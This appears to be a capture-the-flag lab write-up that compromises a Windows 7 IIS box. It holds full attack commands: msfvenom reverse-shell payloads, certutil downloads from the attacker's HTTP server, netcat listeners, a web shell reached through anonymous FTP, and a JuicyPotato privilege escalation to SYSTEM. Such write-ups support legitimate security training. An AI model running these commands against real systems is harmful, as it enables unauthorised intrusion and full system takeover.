BeautyAndTheBeast

Used tools

- nmapautomator, nmap
- gobuster
- nikto
- jucypotato

Information Gathering

Scanned all TCP ports:

```
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49161/tcp open  unknown
```

Enumerated open TCP ports:

```
┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# nmap 10.10.201.125 -A -oN agresivescan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 02:02 EST
Nmap scan report for 10.10.201.125
Host is up (0.051s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 07-15-20  12:32PM       <DIR>          aspnet_client
```

```
| 07-15-20  01:00PM                 1583 cmd.aspx
| 07-15-20  12:31PM                  689 iisstart.htm
|_07-15-20  12:31PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http           Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
554/tcp   open  rtsp?
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: JOHN-PC
|   NetBIOS_Domain_Name: JOHN-PC
|   NetBIOS_Computer_Name: JOHN-PC
|   DNS_Domain_Name: John-PC
|   DNS_Computer_Name: John-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2024-02-23T07:04:59+00:00
| ssl-cert: Subject: commonName=John-PC
| Not valid before: 2024-02-22T06:46:57
|_Not valid after:  2024-08-23T06:46:57
|_ssl-date: 2024-02-23T07:05:58+00:00; +5s from scanner time.
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49161/tcp open  msrpc          Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/23%OT=21%CT=1%CU=44023%PV=Y%DS=2%DC=T%G=Y%TM=65D8
OS:43D8%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TS=7)SEQ(SP=107%GCD=
OS:1%ISR=109%CI=I%TS=7)SEQ(SP=107%GCD=1%ISR=109%CI=I%II=I%TS=7)SEQ(SP=107%G
OS:CD=1%ISR=10A%II=I%TS=7)SEQ(SP=107%GCD=1%ISR=10A%CI=I%TS=7)OPS(O1=M508NW8
OS:ST11%O2=M508NW8ST11%O3=M508NW8NNT11%O4=M508NW8ST11%O5=M508NW8ST11%O6=M50
OS:8ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T
OS:=80%W=2000%O=M508NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T
OS:2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O
```

```
OS:%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y
OS:%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=2000%S=O%A=O%F=AS%
OS:O=M508NW8ST11%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y
OS:%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RI
OS:PL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4s, deviation: 0s, median: 4s
|_nbstat: NetBIOS name: JOHN-PC, NetBIOS user: <unknown>, NetBIOS MAC:
02:ba:9d:f2:2c:43 (unknown)
|_smb2-time: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the
server. Sorry!

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   51.28 ms 10.8.0.1
2   51.44 ms 10.10.201.125

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 210.13 seconds
```

Enumerated top 200 UDP ports:

```
```

Enumeration

Port 80 - HTTP; Microsoft IIS httpd 7.5

```
┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# gobuster dir -u "10.10.201.125/aspnet_client/" -w /usr/share/wordlists/dirb/common.txt > gob2
Progress: 4614 / 4615 (99.98%)

┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# cat  gob2
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.201.125/aspnet_client/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/system_web           (Status: 301) [Size: 169] [--> http://10.10.201.125/aspnet_client/system_web/]

===============================================================
Finished
===============================================================
```

```
┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# nikto -h http://10.10.201.125
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.201.125
+ Target Hostname:    10.10.201.125
+ Target Port:        80
+ Start Time:         2024-02-23 02:06:16 (GMT-5)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ /: Retrieved x-powered-by header: ASP.NET.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /IictMa1s.asmx: Retrieved x-aspnet-version header: 2.0.50727.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ /: Appears to be a default IIS 7 install.
```


Port 21 - FTP; Microsoft ftpd

```
┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# ftp anonymous@10.10.201.125
Connected to 10.10.201.125.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49201|)
150 Opening ASCII mode data connection.
07-15-20  12:32PM       <DIR>          aspnet_client
07-15-20  01:00PM                 1583 cmd.aspx
07-15-20  12:31PM                  689 iisstart.htm
07-15-20  12:31PM               184946 welcome.png
```

Exploitation

Attack vector


There is remote connection to cmd. Reverse shell can be easy achieved



Exploitation; gaining revese shell

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.8.91.251 LPORT=1234 -f exe > shell-x86.exe
```

there were some problems with cmd shell, so i used powershell. I managed to download shell.exe




```
PS > certutil.exe -f -urlcache http://10.8.91.251:8000/shell-x86.exe
C:\Temp\shell-x86.exe
PS > . /shell.exe #set nc -nlvp 1234 on linux
```

Program C:\Windows\System32\WindowsPowerShell\v1.0'

Arguments cd c:\Temp; dir

Run

```
    Directory: C:\Temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         2/23/2024   1:33 PM      73802 shell-x86.exe
-a---         7/15/2020   6:11 PM       3457 Unattend.xml
```

Program C:\Windows\System32\WindowsPowerShell\v1.0'

Arguments . c:\Temp\shell-x86.exe

Run

```
    Directory: C:\Temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         2/23/2024   1:33 PM      73802 shell-x86.exe
-a---         7/15/2020   6:11 PM       3457 Unattend.xml
```

```
┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.8.91.251] from (UNKNOWN) [10.10.201.125] 49240
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

C:\windows\system32\inetsrv>
```

```
c:\Temp>systeminfo
systeminfo

Host Name:                 JOHN-PC
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          John
Registered Organization:
Product ID:                00426-292-0000007-85573
Original Install Date:     7/15/2020, 9:26:09 AM
System Boot Time:          2/23/2024, 12:14:50 PM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory:     1,024 MB
Available Physical Memory: 594 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 1,290 MB
Virtual Memory: In Use:    758 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: KB976902
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Local Area Connection 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.10.0.1
                                 IP address(es)
                                 [01]: 10.10.201.125
                                 [02]: fe80::3966:dcb4:b1d3:f29b

c:\Temp>
```

Privilege Escalation

Enumeration

```
C:\Temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

```
C:\Temp>whoami /priv | findstr Enabled
whoami /priv | findstr Enabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
```

certutil.exe -f -urlcache http://10.8.91.251:8000/JP.exe JP.exe

Privilege Escalation vector - SeImpersonatePrivilege - Juicypotato attack

https://github.com/k4sth4/Juicy-Potato

```
┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qle
n 1000
    link/ether 08:00:27:64:bf:ff brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.21/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 521sec preferred_lft 521sec
    inet6 fe80::8021:4f0:b73e:b028/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN grou
p default qlen 500
    link/none
    inet 10.8.91.251/16 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::226d:5e0c:1043:5633/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.91.251 LPORT=4444 -a x64 --platform
Windows -f exe -o JP.exe
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: JP.exe

┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# certutil -f -urlcache http://10.8.91.251:8000/JP.exe JP.exe

┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
c^C
Keyboard interrupt received, exiting.

┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.201.125 - - [23/Feb/2024 04:05:56] "GET /JP.exe HTTP/1.1" 200 -
10.10.201.125 - - [23/Feb/2024 04:05:57] "GET /JP.exe HTTP/1.1" 200 -
^C
```

```
C:\Temp>certutil -f -urlcache http://10.8.91.251:8000/JuicyPotato.exe JuicyPotato.exe
certutil -f -urlcache http://10.8.91.251:8000/JuicyPotato.exe JuicyPotato.execertutil -f -urlcache http://10.8.91.2
51:8000/JuicyPotato.exe JuicyPotato.exe
****  Online  ****
CertUtil: -URLCache command FAILED: 0x80072efd (WIN32: 12029)
CertUtil: A connection with the server could not be established

C:\Temp> certutil -f -urlcache http://10.8.91.251:8000/JP.exe JP.exe
certutil -f -urlcache http://10.8.91.251:8000/JuicyPotato.exe JuicyPotato.e certutil -f -urlcache http://10.8.91.25
1:8000/JP.exe JP.exe
Expected no more than 2 args, received 7
CertUtil: Too many arguments

Usage:
  CertUtil [Options] -URLCache [URL | CRL | * [delete]]
  Display or delete URL cache entries
    URL -- cached URL
    CRL -- operate on all cached CRL URLs only
    * -- operate on all cached URLs
    delete -- delete relevant URLs from the current user's local cache
    Use -f to force fetching a specific URL and updating the cache.

Options:
  -f                -- Force overwrite
  -gmt              -- Display times as GMT
  -seconds          -- Display times with seconds and milliseconds
  -split            -- Split embedded ASN.1 elements, and save to files
  -v                -- Verbose operation
  -privatekey       -- Display password and private key data

CertUtil -?               -- Display a verb list (command list)
CertUtil -URLCache -?     -- Display help text for the "URLCache" verb
CertUtil -v -?            -- Display all help text for all verbs


C:\Temp> certutil -f -urlcache http://10.8.91.251:8000/JP.exe JP.exe
 certutil -f -urlcache http://10.8.91.251:8000/JP.exe JP.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 08B8-9270

 Directory of C:\Temp

02/23/2024  02:36 PM    <DIR>          .
02/23/2024  02:36 PM    <DIR>          ..
02/23/2024  02:36 PM             7,168 JP.exe
02/23/2024  02:32 PM           347,648 JuicyPotato.exe
02/23/2024  01:33 PM            73,802 shell-x86.exe
07/15/2020  06:11 PM             3,457 Unattend.xml
               4 File(s)        432,075 bytes
               2 Dir(s)  22,281,371,648 bytes free

C:\Temp>C:\Temp\JuicyPotato.exe -t * -p C:\Temp\JP.exe -l 443
C:\Temp\JuicyPotato.exe -t * -p C:\Temp\JP.exe -l 443
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 443
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Temp>
```

```
┌──(root㉿kali)-[/home/kali/BeautyAndTheBeast]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.91.251] from (UNKNOWN) [10.10.201.125] 49261
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd..
cd..

C:\Windows>cd ..
cd ..

C:\>cd users
cd users

C:\Users>dit
dit
'dit' is not recognized as an internal or external command,
operable program or batch file.
```

John is an admin:

```
C:\Users\John\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 08B8-9270

 Directory of C:\Users\John\Desktop

07/15/2020  06:25 PM    <DIR>          .
07/15/2020  06:25 PM    <DIR>          ..
07/15/2020  06:17 PM                63 flag.txt
               1 File(s)             63 bytes
               2 Dir(s)  22,281,334,784 bytes free

C:\Users\John\Desktop>type flag.txt
type flag.txt
Congratulations!

You own me now.

{Enumeration_Is_The_Key}
C:\Users\John\Desktop>^C
```

Trophy & Loot

```
{Enumeration_Is_The_Key}
```